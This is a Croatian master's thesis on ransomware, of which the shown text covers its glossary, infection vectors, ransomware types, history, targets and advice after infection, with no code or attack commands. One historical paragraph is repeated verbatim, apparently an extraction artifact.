Ucjenjivački softver

Berneš, Stefano

Master's thesis / Diplomski rad

2019

Degree Grantor / Ustanova koja je dodijelila akademski / stručni stupanj: **University of Rijeka / Sveučilište u Rijeci**

Permanent link / Trajna poveznica: https://urn.nsk.hr/urn:nbn:hr:195:407132

Rights / Prava: In copyright / Zaštićeno autorskim pravom.

Download date / Datum preuzimanja: **2024-03-29**

Sveučilište u Rijeci
Fakultet informatike
i digitalnih tehnologija

Repository / Repozitorij:

Repository of the University of Rijeka, Faculty of Informatics and Digital Technologies - INFORI Repository

zir.nsk.hr

DIGITALNA KNJIŽNICA

Image not found or type unknown

Sveučilište u Rijeci – Odjel za informatiku

Diplomski studij informatike, smjer informacijski i komunikacijski sustavi

Stefano Berneš

Ucjenjivački softver

Diplomski rad

Mentor: v. pred. dr. sc. Vedran Miletić

Rijeka, 10. rujna 2019.

Sažetak

Ucjenjivački softver je oblik zloćudnog softvera u posljednjih nekoliko godina često pogađa i kompanije i privatne subjekte. On radi na način da korisniku šifrira datoteke i od korisnika traži uplatu relativno velikog novčanog iznosa prije dešifriranja istih. Kompanije zaražene ucjenjivačkim softverom često trpe velike gubitke zbog istog, a privatni korisnici u najmanju ruku budu ometeni u svom radu, a puno češće izgube godine (ili čak desetljeće) fotografija, audio i video snimki te drugih osobnih podataka. Rad se bavi problemom rasta učestalosti zaraze ucjenjivačkim softverima. U radu su dani pregled i klasifikacija ucjenjivačkog softvera te je opisan njegov povijesni razvoj. Rad navodi i primjere zaraze iz prakse te na temelju njih opisuje način rada ucjenjivačkog softvera.

Ključne riječi

ucjenjivački softver, zloćudni softver, napad, enkripcija, dekripcija, sigurnosna kopija, otkupnina CryptSky, WannaCry, CryptoLocker

Sadržaj

1. Uvod....1
2. Pojam ucjenjivačkog softvera....5
   2.1. Zaraza ucjenjivačkim softverom....5
   2.2. Vrste ucjenjivačkog softvera....7
      2.2.1. Softver zastrašivanja....7
      2.2.2. Zaključavanje zaslona....7
      2.2.3. Kriptirajući ucjenjivački softver....7
   2.3. Povijest ucjenjivačkog softvera....8
      2.3.1. Ucjenjivački softver za macOS....9
      2.3.2. Mobilni ucjenjivački softver....10
   2.4. Mete ucjenjivačkog softvera....10
      2.4.1. Geografski napadi....11
   2.5. Reakcija nakon zaraze....11
   2.6. Primjeri zaraze....12
      2.6.1. Pripremljeni....12
      2.6.2. Reakcionarni....13
      2.6.3. Neuki....13
      2.6.4. Rješenja problema....13
         2.6.4.1. Opcija 1: Sigurnosne kopije....14
         2.6.4.2. Opcija 2: Dekripcija....14
         2.6.4.3. Opcija 3: Pregovaranje....16
   2.7. Zaštita od ucjenjivačkog softvera....16
   2.8. Utjecaj ucjenjivačkog softvera na poslovanje tvrtki....17
3. Princip rada....19
   3.1. Razvoj....19
      3.1.1. Usputno preuzimanje....19
      3.1.2. Strateški web kompromis....19
      3.1.3. E-pošta mrežne krađe identiteta....20
      3.1.4. Iskorištavanje ranjivosti u sustavima s internetskim pristupom....20
   3.2. Instalacija ucjenjivačkog softvera....21
   3.3. Kontrola i naređivanje....23
   3.4. Rukovanje i izmjena ključeva....23
   3.5. Uništenje....24
   3.6. Iznuda....24
   3.7. Plaćanje otkupnine....25
4. Proof of concept....26
5. Najpoznatiji napadi ucjenjivačkog softvera....31
   5.1. CryptoLocker....31
      5.1.1. Operacija....32
      5.1.2. Uklanjanje i oporavak datoteka....33
      5.1.3. Ublažavanje posljedica....33
      5.1.4. Financijski gubici....33
      5.1.5. Klonovi....34
   5.2. WannaCry....34
      5.2.1. Opis....35
      5.2.2. Napad....36
      5.2.3. Obrambeni odgovor....36
      5.2.4. Pripisivanje....38
      5.2.5. Utjecaj....39
      5.2.6. Pogođene organizacije....40

5.2.7. Reakcije.....41
6. Zaključak.....44
7. Popis priloga.....47
7.1. Slike i tablice.....47

1. Uvod

U ovom radu govorit će se o ucjenjivačkom softveru, što je to, kako funkcionira, koga cilja, kako se obraniti, koji su poznati napadi i biti će opisan primjer takvog softvera. [1]

Rad se bavi ucjenjivačkim softverom; cilj rada je izučavanje te vrste softvera, njegovog načina rada i najbolje zaštite od istoga. Rad je strukturiran kako slijedi. Na početku je dan pregled i objašnjenje stranih termina za lakše razumijevanje tematike. Dalje, opisano je što je ucjenjivački softver, povijesni pregled, koje vrste ucjenjivačkog softvera postoje, kako se zaraziti, kako se zaštititi i dan je primjer tri situacije iz života u kojem se opisuje kako različiti korisnici reagiraju na napad ucjenjivačkog softvera. Potom je opisan princip rada ucjenjivačkog softvera, kako se razvija, kako se instalira na korisnikovom računalu, proces kontrole i naređivanja, metoda rukovanja i razmjene ključeva, uništenje korisnikovih podataka, iznuda korisnika i isplati li se plaćati otkupninu. Način izrade ucjenjivačkog softvera utvrđen je primjerom otvorenog koda CryptSky. Za kraj opisana su dva najpoznatija napada ucjenjivačkog softvera WannaCry i CryptoLocker.

Motivacija za bavljenje ovom temu autoru je došla nakon razgovora s jednim prijateljem koji je vlasnik tvrtke napadnute ucjenjivačkim softverom. On je shvatio trenutak kad se napad počeo događati i uspio je odspojiti računalo iz mrežnog pristupa te ga isključiti. Ucjenjivački softver je šifrirao neke datoteke na tvrdom disku do određenog datuma, tako da nisu izgubljeni svi tvrtkini podaci (koji su, očekivano, veoma bitni za funkcioniranje i samo poslovanje tvrtke). Sama pomisao kako su autori takvog softvera željeli upropastiti poslovanje jedne tvrtke, te na takav način automatski ugroziti prihode vlasnika i njegovih zaposlenika, je zapravo zastrašujuća.

U sklopu lakšeg razumijevanja stranih termina u daljnjem tekstu i manjka kvalitetnog prijevoda na hrvatski jezik, izrađen je mali rječnik uz objašnjenje svakog termina. Pojmovi su poredani abecedno po engleskim terminima.

- Stražnja vrata (engl. *Backdoor*) su tajna metoda preskakanja normalne autentikacije i enkripcije u računalnom sustavu, proizvodu ili integriranom uređaju. Koriste se za osiguravanje daljinskog pristupa računalu ili dobivanje pristupa čistom tekstu u kriptografskim sustavima. Može se koristiti za pristupanje lozinkama, brisanje podatka na tvrdim diskovima ili prijenos podataka na oblaku.
- Poslužitelj izravno na metalu (engl. *Bare-metal server*) je prijevod engleskog izraza koji ne zvuči naročito dobro na hrvatskom. Pojam se odnosi na računalni poslužitelj koji je fizički

poslužitelj i ima samo jednog „stanara” tj. nije dijeljen s drugim korisnicima. Termin se koristi za razlikovanje od modernih formi virtualizacije i poslužitelja u oblaku.

- Distribuirani napad uskraćivanjem resursa (engl. *distributed denial-of-service attack*, kraće DDoS) je cyber napad u kojem napadač onemogućuje mašinu ili mrežni resurs tako što prekida usluge domaćina spojenog na Internet, tako što više strana istovremeno „bomardira” žrtvu. Napadi dolaze s više izvora istovremeno i nemoguće je zaustaviti napad, blokiranjem samo jednog izvora.
- Usputno preuzimanje (engl. *Drive-by download*) se odnosi na nenamjerno preuzimanje jedne ili više datoteka, zlonamjernih ili ne, na korisnički sustav bez njihovog pristanka ili znanja. Može također opisati preuzimanje i instalaciju datoteka u paketu s programom za koji se korisnici nisu prijavili.
- Kit za iskorištavanje (engl. *Exploit kit*) je program ili dio koda koji traži i iskorištava sigurnosni propust u aplikaciji ili sustavu, kako bi ga cyber-kriminalci mogli iskoristiti za svoj interes (doslovni prijevod je „exploit it” – iskoristiti ga).
- Protokol rukovanja (engl. *Handshake protocol*) je automatizirani proces koji postavlja parametre za komunikaciju između dva različita uređaja prije nego što započne normalna komunikacija. Kao i način na koji ljudski stisak ruke postavlja početak za komunikaciju koja slijedi, računalno rukovanje pruža objema uređajima osnovna pravila za način na koji će se podaci međusobno dijeliti. Ova pravila mogu uključivati brzinu prijenosa, abecedu kodiranja, paritetni bit, postupak prekida i ostale hardverske i protokolne značajke.
- Bijeg iz zatvora (engl. *Jailbreak*) je proces dobivanja korijenskog (administratorskog, engl. *root*) pristupa operativnom sustavu, najčešće na mobilnim uređajima. Uklanjaju se softverske restrikcije uvedene od strane proizvođača kako bi se moglo pristupiti dodatnom prilagođavanju sustava, instaliranju neautoriziranog softvera i sl.
- Ubojiti prekidač (engl. *Kill switch*) je prekidač koji zaustavlja sve procese u hitnim slučajevima. U informatici se odnosi na mehanizam integriran u softver ili kao prekidač zaustavljanja zloćudnog softvera u napadu ucjenjivačkog softvera.
- Ucjenjivački softver provoditelja zakona (engl. *Law enforcment ransomware*) je takva vrsta softvera koja čini da žrtve budu zaključane izvan svojih radnih površina i prikazano im je upozorenje službenog izgleda agencija za provedbu zakona kao što su FBI i Interpol.
- Zloćudna neželjena pošta (engl. *Malspam*) je neželjena vrsta e-pošte korištena za prijenos

zloćudnog softvera. Koristi se proučavanjem korisnika, stvaranjem naslova i sadržaja koji bi naveli korisnika na otvaranje nesigurnih i opasnih poveznica.

- Zloćudno oglašavanje (engl. *Malvertising*) je proces online oglašavanja s ciljem širenja zloćudnog softvera, uključuje malu ili nikakvu korisničku interakciju. Uključuje ugrađivanje zloćudnog softvera u oglase koji izgledaju kao legitimni i od legitimnih web stranica. Primjerice, to je oglas naslova „Vaš sustav je ugrožen. Ažurirajte besplatno antivirus klikom ovdje”.
- Zloćudni softver (engl. *Malware*) – pod malware spada sav nametljiv, agresivan zlonamjerni softver koji nastoji upasti, oštetiti ili onemogućiti računalo, sustave, mreže, mobilne uređaje i često uzimajući djelomičnu kontrolu nad radom uređaja. Sam zloćudni softver ugrožava računalni operativni sustav i softver, međutim ne može izravno naštetiti samom hardveru i nastoji neovlašteno zaraditi novac.
- Mrežna krađa identiteta (engl. *Phishing*) je vrsta prijevare putem elektroničke pošte. Pošiljatelj navodi žrtvu na otkrivanje osobnih informacija (obično financijskih) upisivanjem istih na lažnoj internetskoj stranici čija je poveznica dana u poruci. Adresa i sadržaj te lažirane stranice vrlo su slični adresi i sadržaju neke autentične stranice. Odatle i engleski naziv phishing koji je iskrivljeni oblik riječi pecanje (engl. *fishing*) i obje riječi se izgovaraju isto iako se pišu različito.
- Dokaz o konceptu (engl. *Proof of concept*, kraće PoC) je demonstracija da određena ideja ili metoda djeluje. U računalnoj sigurnosti to često znači da hakeri pokazuju kako su mogli iskoristiti sigurnosni propust u softveru ili hardveru.
- Ucjenjivački softver (engl. *Ransomware*) je kombinacija riječi ucjena ili otkupnina (engl. ransome) i malware, što je zloćudni softver. Više o ucjenjivačkom softveru u samom radu.
- Lažni antivirusni softver (engl. *Rogue security software*) je vrsta zloćudnog softvera koja prevari korisnika u vjerovanje da je njegovo računalo zaraženo i navodi ga na kupnju lažnog softvera za uklanjanje virusa koji zapravo dovodi virus na računalo.
- Sigurnosni mod (engl. *Safe mode*) je opcija pokretanja sustava samo s najosnovnijim upravljačkim uređajima (engl. *driver*) za rad sustava. Postoji više opcija pokretanja drivera, ovismo o sigurnosnom načinu kojeg se želi pokrenuti. Za uklanjanje zloćudnog softvera koristi se sigurnosni mod s omogućenim mrežnim pristupom kako bi omogućio preuzimanje i ažuriranje alata.

- Pješčanik (engl. *Sandbox*) je sigurnosni mehanizam za odvajanje pokrenutih programa, najčešće korišten za sprječavanje sustavnih pogrešaka ili širenja softverske ranjivosti. Također, koristi se za izvršavanje netestiranog ili nepouzdanog programa ili koda, po mogućnosti od nepoznate treće strane, dobavljača, korisnika ili web sjedišta, bez straha o ugrožavanju domaćinske mašine ili sustava.
- Softver zastrašivanja (engl. *Scareware*) je vrsta zloćudnog softvera koji koristi društveni inženjering za stvaranje šoka, anksioznosti ili osjećaja prijetnje kod korisnika, kako bi ga navelo na kupovinu neželjenog softvera.
- Zaključavanje zaslona (engl. *Screen locker*) je vrsta softvera koji zaključava korisnikov zaslon. Može biti legitiman softver koji zaključava zaslon kad se korisnik udalji ili može biti vrsta zloćudnog softvera, od običnog softvera za šalu do pravog ucjenjivačkog softvera. Potonji zaključava zaslon računala i kriptira sve datoteka za ucjenjivanje korisnika.
- Krađa identiteta putem SMS-a (engl. *Smishing*) je phishing koji koristi SMS poruke za dostavljanje mamca koji bi naveo ljude na otkrivanje osobnih informacija. S obzirom da je tržište pametnih telefona veoma veliko i pruža brzi Internet pristup, zloćudna poveznica poslana putem SMS -a može imati isti učinak kao poveznica poslana putem e-pošte.
- Krađa identiteta putem poziva (engl. *Vishing*) nastaje kombinacijom riječi glas (engl. *voice*) i phishing. Vrsta je kriminalne prevare putem telefona, koja koristi društveni inženjering kako bi pristupila privatnim osobnim i financijskim podacima sa svrhom obogaćivanja.

2. Pojam ucjenjivačkog softvera

Ucjenjivački softver je vrsta zloćudnog softvera koji sprječava korisniku pristup svom sustavu i osobnim podacima te traži plaćanje otkupnine za povrat svojih podataka. Rane varijante ucjenjivačkog softvera razvijene su kasnih 80-ih prošlog stoljeća i plaćanje se obavljalo putem obične pošte. Danas, autori ucjenjivačkog softvera zahtijevaju plaćanje koristeći kriptovalute ili kreditne kartice. [2], [3]

2.1. Zaraza ucjenjivačkim softverom

Postoji nekoliko raznih načina zaraze ucjenjivačkim softverom. Jedna od najčešćih metoda je preko zloćudnog spam-a, što je neželjena vrsta e-pošte korištena za prijenos zloćudnog softvera. E-pošta može uključivati privitke koji su zapravo zamka, kao što su PDF ili Word dokumenti. Može sadržavati i poveznice koje vode prema zloćudnim web stranicama.

Zloćudni spam koristi društveni inženjering[1] kako bi prevario ljude na otvaranje privitaka ili pritiskanje na poveznice koje se doimaju legitimne – bilo da je riječ o povjerenoj ustanovi ili nekog prijatelja. *Cyber* kriminalci koriste društveni inženjering u drugim tipovima napada ucjenjivačkog softvera, kao što je pretvaranje u službenika FBI-a kako bi prestrašili korisnike i naplatili određenu svotu novaca za otključavanje njihovih datoteka.

Još jedna popularna metoda zaraze koja je doživjela vrhunac 2016. godine je zlonamjerno oglašavanje. Prilikom pretraživanja interneta, čak i na legitimnim web stranicama, korisnici mogu biti usmjereni prema kriminalnim serverima bez pritiskanja na bilo koju reklamu. Takvi serveri bilježe detalje o računalima svake žrtve i njihovim lokacijama, te onda odabiru zlonamjerni softver koji najbolje odgovara za dostavu. Često takav zloćudni softver je ucjenjivački.


Neke od najpopularnijih stranica koje su obuhvaćene napadom:

Web stranica	Mjesečni promet
msn.com	1.3 milijarde
nytimes.com	313.1 milijuna
bbc.com	290.6 milijuna
aol.com	218.6 milijuna
nfl.com	60.7 milijuna

1 Društveni inženjering je metoda koju napadači koriste kako bi žrtve narušile sigurnosni protokol ili odavale privatne informacije. Postoje mnoge taktike koje vode do tog cilja i one se oslanjaju na psihološku manipulaciju, kao što je zavođenje žrtve igrajući se njihovom pohlepom, taštini ili spremnosti da pomognu nekome.

realtor.com	51.1 milijuna

Tablica 1 – Najpopularnije napadnute web stranice



Slika 1 – Zloćudno oglašavanje je kao javni neprijatelj

Zloćudno oglašavanje radi na slijedećem principu. Oglašivači se svakodnevno prijavljuju online na svoju oglašivačku mrežu, gdje licitiraju kako bi njihovi oglasi bili prikazani na popularnim web stranicama. Korisnicima se prikazuju milijarde oglasa koji su ciljani prema njihovom profilu, u stvarnom vremenu. Kupuje se oglašivački prostor koji se automatski naplaćuje. Nažalost, nemaju sve oglašivačke mreže striktne kriterije prema oglašivačima što dovodi u opasnost njihovu mrežu. Lažne stranice koriste i nude dobre oglase određeno vrijeme dok ne odluče promijeniti i prikazivati oglase koji vode prema ucjenjivačkom softveru.

Zloćudno oglašavanje često koristi zaraženi okvir na web stranici tzv. *Iframe (inline frame)* ili nevidljivi element web stranice kako bi to uspješno djelovalo. *Iframe* preusmjerava na odredišnu (engl. *landing*) stranicu metodom iskorištavanja i zloćudni kod napada sustav putem odredišne stranice koristeći kit za iskorištavanje. Sve se to dogodi bez znanja samog korisnika, što je i razlog da je poznato kao usputno preuzimanje.

2.2. Vrste ucjenjivačkog softvera

Postoji tri glavna tipa ucjenjivačkog softvera, koji se protežu od „lagano odbojnih” do onih ekstremno opasnih. Slijede u nastavku.

2.2.1. Softver zastrašivanja

Softver zastrašivanja lažni antivirusni softver i prevare tehničke podrške. Lažni antivirus je vrsta zloćudnog softvera koja prevari korisnika u vjerovanje da je njegovo računalo zaraženo i navodi ga na kupnju lažnog softvera za uklanjanje virusa (koji zapravo dovodi virus na računalo). Korisnik može dobiti skočni prozor koji tvrdi da je pronađen zloćudan softver i jedini način za ga ukloniti je plaćanje. Ako se ništa ne poduzme, korisnik će i dalje biti pod opsadom skočnih prozora ali svi podaci su u suštini sigurni. Legitimni softver za *cyber* sigurnost ne bi dosađivao korisnike na takav način. Ako korisnik nema softver te neke kompanije na svom računalu, oni ne bi mogli nadzirati korisnika za zarazu ucjenjivačkog softvera. U slučaju da korisnik ima sigurnosni softver, ne bi tada sigurno morao dodatno plaćati za uklanjanje zaraze jer je već platio sam softver za takve slučajeve.

2.2.2. Zaključavanje zaslona

Zaključavanje zaslona softvera zastrašivanja i potrebno je biti pažljiviji. Ukoliko se takva vrsta ucjenjivačkog softvera nađe na korisnikovom računalu, ono tada potpuno isključuje pristup računalu. Prilikom paljenja računala pojavljuje se prozor na cijelom ekranu, često u pratnji FBI ili US Department znaka koji izgledaju službeno uz poruku da je primijećena ilegalna aktivnost na računalu, te kako je potrebno platiti kaznu. Međutim, FBI ne bi zaključavao korisnika izvan računala niti tražio ikakva plaćanja za ilegalne radnje. U slučaju da sumnjaju u piratstvo, dječju pornografiju ili druge *cyber* zločine, oni bi prolazili kroz odgovarajuće zakonske kanale.

2.2.3. Kriptirajući ucjenjivački softver

Kriptirajući ucjenjivački softver je opasna vrsta zloćudnog softvera. Radi na principu kriptiranja svih korisnikovih datoteka i traži plaćanje kako bi ih dekriptirao i poslao natrag prema korisniku. Razlog zbog kojeg je takva vrsta softvera opasna je taj što *cyber* kriminalci nakon preuzimanja korisnikovih datoteka odlučuju što će s njima i nijedan sigurnosni softver ili vraćanje sustava ne može vratiti. Osim ako korisnik ne odluči platiti otkupninu, u većini slučajeva datoteka više nema. Čak i nakon plaćanja otkupnine ne postoji garancija da će *cyber* kriminalci izvršiti svoje obećanje i vratiti korisnikove podatke.

2.3. Povijest ucjenjivačkog softvera

Prvi ucjenjivački softver poznat kao PC Cyborg ili AIDS je izrađen kasnih 80-ih godina prošlog stoljeća. PC Cyborg je kriptirao sve datoteke na C: direktoriju nakon 90 ponovnih pokretanje računala i tada bi zatražio od korisnika obnovu svoje licence slanjem 189 dolara poštom tvrtki PC Cyborg Corp u Panamu. Izdan je putem disketa prije što je mnogo ljudi uopće došlo u doticaj s računalima 1989. godine. Ucjenjivački softver izradio je Joseph Popp, biolog koji je izdao 20 tisuća zaraženih disketa sudionicima na konferencije Svjetske zdravstvene organizacije o AIDS-u. Na disketama je stajao natpis „Aids informacije – uvodna disketa" i na letku je korisnik bio upozoren kako će softver „štetno utjecati na ostale programske aplikacije", a također je bilo navedeno, „dugovati ćete nadoknadu i moguću štetu prema PC Cyborg korporaciji i vaše će mikroračunalo prestati normalno funkcionirati".

Prvi ucjenjivački softver poznat kao PC Cyborg ili AIDS je izrađen kasnih 80-ih godina prošlog stoljeća. PC Cyborg je kriptirao sve datoteke na C: direktoriju nakon 90 ponovnih pokretanje računala i tada bi zatražio od korisnika obnovu svoje licence slanjem 189 dolara poštom tvrtki PC Cyborg Corp u Panamu. Izdan je putem disketa prije što je mnogo ljudi uopće došlo u doticaj s računalima 1989. godine. Ucjenjivački softver izradio je Joseph Popp, biolog koji je izdao 20 tisuća zaraženih disketa sudionicima na konferencije Svjetske zdravstvene organizacije o AIDS-u. Na disketama je stajao natpis „Aids informacije – uvodna disketa" i na letku je korisnik bio upozoren kako će softver „štetno utjecati na ostale programske aplikacije", a također je bilo navedeno, „dugovati ćete nadoknadu i moguću štetu prema PC Cyborg korporaciji i vaše će mikroračunalo prestati normalno funkcionirati".

S nekoliko varijanti tokom sljedećih 10 godina, prava prijetnja ucjenjivačkog softvera nije stigla sve do 2004. godine kad je GpCode koristio slabu RSA enkripciju za držanje korisnikovih osobnih podataka za otkupninu.

2007. godine WinLock je označio uzdizanje nove vrste ucjenjivačkog softvera koji umjesto kriptiranja datoteka, zaključava korisnike izvan svojih radnih površina. WinLock je preuzeo vlast nad žrtvinim početnim zaslonom i prikazivao pornografske fotografije te je tada tražio plaćanje putem plaćenih SMS-a za njihovo uklanjanje. S razvojem „obitelji" ucjenjivačkog softvera Reveton, 2012. godine dolazi do stvaranja nove vrste ucjenjivačkog softvera, onog provoditelja zakona. Žrtve bi bile zaključane izvan svoji radnih površina i prikazano bi im bilo upozorenje službenog izgleda agencija za provedbu zakona. Ucjenjivački softver bi tada tvrdio kako je počinjena neka vrsta zločina poput hakiranja, preuzimanja ilegalnih datoteka ili čak umiješanost u

dječju pornografiju. Većina takvih tražila je plaćanje kazne između 100 i 3000 američkih dolara, unaprijed plaćenom karticom kao što su UKash ili PaySafeCard.

Prosječan korisnik nije znao o čemu se radi i vjerovao je kako je pod nekom vrstom kaznene istrage. Takva taktika društvenog inženjeringa, koja se sada naziva implicirajuća krivnja, čini da korisnik dovodi u pitanje vlastitu nevinost i umjesto da bude pozvan na aktivnost na koju nisu ponosni, plaća otkupninu kako bi sve nestalo.

Konačno, 2013. godine CryptoLocker ponovno uvodi kriptirajući ucjenjivački softver – samo što je ovog puta bilo mnogo opasnije. CryptoLocker je koristio enkripciju vojnog razreda i pohranjivao ključ za enkripciju na udaljenom serveru. To je značilo da je korisnicima gotovo nemoguće pristupiti podacima bez plaćanja otkupnine. Takva vrsta enkripcije se koristi i danas jer se pokazala kao vrlo efikasan alat za *cyber* kriminalce i njihovu zaradu. Veliki napadi ucjenjivačkog softvera kao što su WannaCry u svibnju 2017. godine i Petya u lipnju iste godine, koristili su kriptirajući ucjenjivački softver kako bi uhvatili u zamku korisnike i tvrtke diljem svijeta.

2.3.1. Ucjenjivački softver za macOS

Niti korisnici računala Apple Macintosh nisu ostali zaštićeni od napada ucjenjivačkog softvera, što je dokazalo da takav softver može napadati i operativni sustav macOS te nije više samo teoretska šansa.

Autori zloćudnog softvera za macOS nisu izostali iz igre i 2016. godine izlazi prvi takav za macOS, nazvan *KeRanger*. Ucjenjivački softver radi na principu zaraze jedne aplikacije po imenu Transmission koja čim pokrenuta kopira zloćudne datoteke koje su tiho bile pokrenute u pozadini tri dana i tada su ”detonirane” i kriptirale sve datoteke. Srećom to nije dugo trajalo, već u idućem ažuriranju za Apple-ov antivirusni program XProtect problem je riješen i tako spriječio zarazu svojih korisnika.

Filezip, još poznat kao *Patcher* je ucjenjivački softver koji je otkriven u veljači 2017. godine. Sigurnosni istraživači pronašli su i identificirali *Filezip* kako se maskirao poput *patcher* aplikacije koje se mogu preuzeti s piratskih web stranica. Aplikacije *Patcher* dizajnirane su za ilegalnu izmjenu popularnog komercijalnog softvera poput Adobe Photoshopa ili Microsoft Officea, tako da se mogu koristiti bez kupnje i/ili koda licence. Kada korisnik pokuša pokrenuti *Patcher* aplikaciju, umjesto toga *Filezip* kriptira korisničke datoteke i zatim postavlja datoteku README!.txt, DECRYPT.txt ili HOW_TO_DECRYPT.txt u svaku mapu s popisom zahtjeva za otkupninu (0.25 Bitcoina – oko 335 funti u vrijeme napada, svibanj 2017.). *Filezip* ne može zapravo dekriptirati

nijednu datoteku, pa je plaćanje otkupnine besmisleno.

2.3.2. Mobilni ucjenjivački softver

Ucjenjivački softver na mobilnim uređajima nije bio u velikoj mjeri raširen sve do 2014. godine i ozloglašenog *CryptoLocker-a* i sličnih zloćudnih softvera. Mobilni ucjenjivački softver tipično prikazuje poruku kako je uređaj zaključan zbog neke vrste ilegalnih radnji. Poruka glasi kako je mobitel zaključan sve dok se ne uplati određena svota novca. Često se dostavlja putem zloćudnih aplikacija i zahtjeva pokretanje uređaja u sigurnosnom modu u kojem će se izbrisati zaražena aplikacija kako bi se opet uspostavio pristup uređaju.

2.4. Mete ucjenjivačkog softvera

Kad je uveden ucjenjivački softver i onda nakon desetaka godina ponovno uveden, inicijalne žrtve bile su individualci tj. obični korisnici. Međutim, *cyber* kriminalci počeli su uviđati kompletni potencijal prilikom izdavanja takvog softvera ciljanog za tvrtke. Takvi napadi zaustavljali bi tvrtkinu produktivnost i rezultirati izgubljenim podacima i prihodima, što je bilo toliko uspješno da su autori usmjerili sve buduće napade prema njima.

Krajem 2016. godine, 12.3% detekcija globalnih poduzeća bilo je zbog ucjenjivačkog softvera, za razliku od samo 1.8% detekcija kod običnih korisnika u cijelom svijetu. Do 2017. godine, 35% malih i srednjih poduzeća je doživjelo napad ucjenjivačkog softvera.

U istraživanju kojeg je proveo *Osterman Research* i sponzoriran od strane *Malwarebytes-a*, izvješteno je o ucjenjivačkom softveru i ostalim sigurnosnim problemima od više od tisuću malih i srednjih poduzeća koje su anketirane u lipnju 2017. godine.

- 81% poduzeća doživjelo je neku vrstu cyber napada
- 66% doživjelo je proboj osobnih podataka
- 35% bilo je žrtva ucjenjivačkog softvera

Pravi ubojica poduzeća zapravo nije ucjenjivački softver već vrijeme zaustavljenog rada, tzv. „downtime”.

- 50% zaraženih organizacija ucjenjivačkim softverom, dobilo je potražnje od 1000 dolara ili manje
- 1 od 6 takvih zaraza prouzročila je vrijeme zaustavljenog rada od 25 ili više sati

- 90% zaraza rezultiralo je u vremenu zaustavljenog rada većem od jednog sata

Mala i srednja poduzeća vjeruju kako korištenje tehnologije u borbi protiv ucjenjivačkog softvera je efikasnije nego educiranje ljudi u prevenciji. Kada su upitani ako bi se ucjenjivačkim softverom trebalo „pozabaviti" samo putem tehnologije ili samo putem edukacija, više organizacija vjeruje kako bi tehnologija bila efikasnija. Međutim, trenutačno korištenje tehnologije izgleda nedovoljno. Trećina anketiranih poduzeća tvrdi kako koriste tehnologije protiv ucjenjivačkog softvera. Isto tako trećina anketiranih je doživjela takav napad u toj godini.

2.4.1. Geografski napadi

Napadi ucjenjivačkim softverom su geografski još uvijek usmjereni prema zapadnim tržištima, Ujedinjeno Kraljevstvo, SAD i Kanada su tri najčešće zemlje. Kao i kod drugih prijetnji, autori prate gdje je novac pa traže područje koje ima velik broj računalno sposobnih ljudi i relativno bogatstvo. Kako tržišta u nastajanju u Aziji i Južnoj Americi rade na gospodarskom rastu, očekuje se da će se povećati kao i drugi oblici zloćudnog softvera.

2.5. Reakcija nakon zaraze

Prvo pravilo prilikom napada ucjenjivačkog softvera je to da nikad ne treba platiti otkupninu, što je službena izjava FBI-a. Takva stvar samo prouzrokuje još napada jer *cyber* kriminalci uviđaju mogućnost zarađivanja nad korisnicima. Međutim, moguće je spasiti nešto kriptiranih datoteka koristeći neke besplatne dekriptore.

Treba uzeti u obzir kako ne postoje dekriptori za svaku vrstu ucjenjivačkog softvera jer u mnogim slučajevima se koriste napredne i sofisticirane kriptirajuće algoritme. Čak i ako postoji neki dekriptor, nije sigurno da je izrađen za pravu verziju zloćudnog softvera. Korisnicima nije u interesu dodatno kriptirati datoteke zbog korištenja krive skripte za dekripciju. Stoga treba obratiti veliku pozornost na samu poruku za otkupninu ili možda potražiti savjet nekog specijalista za sigurnost prije bilo kakvog samostalnog pokušavanja.

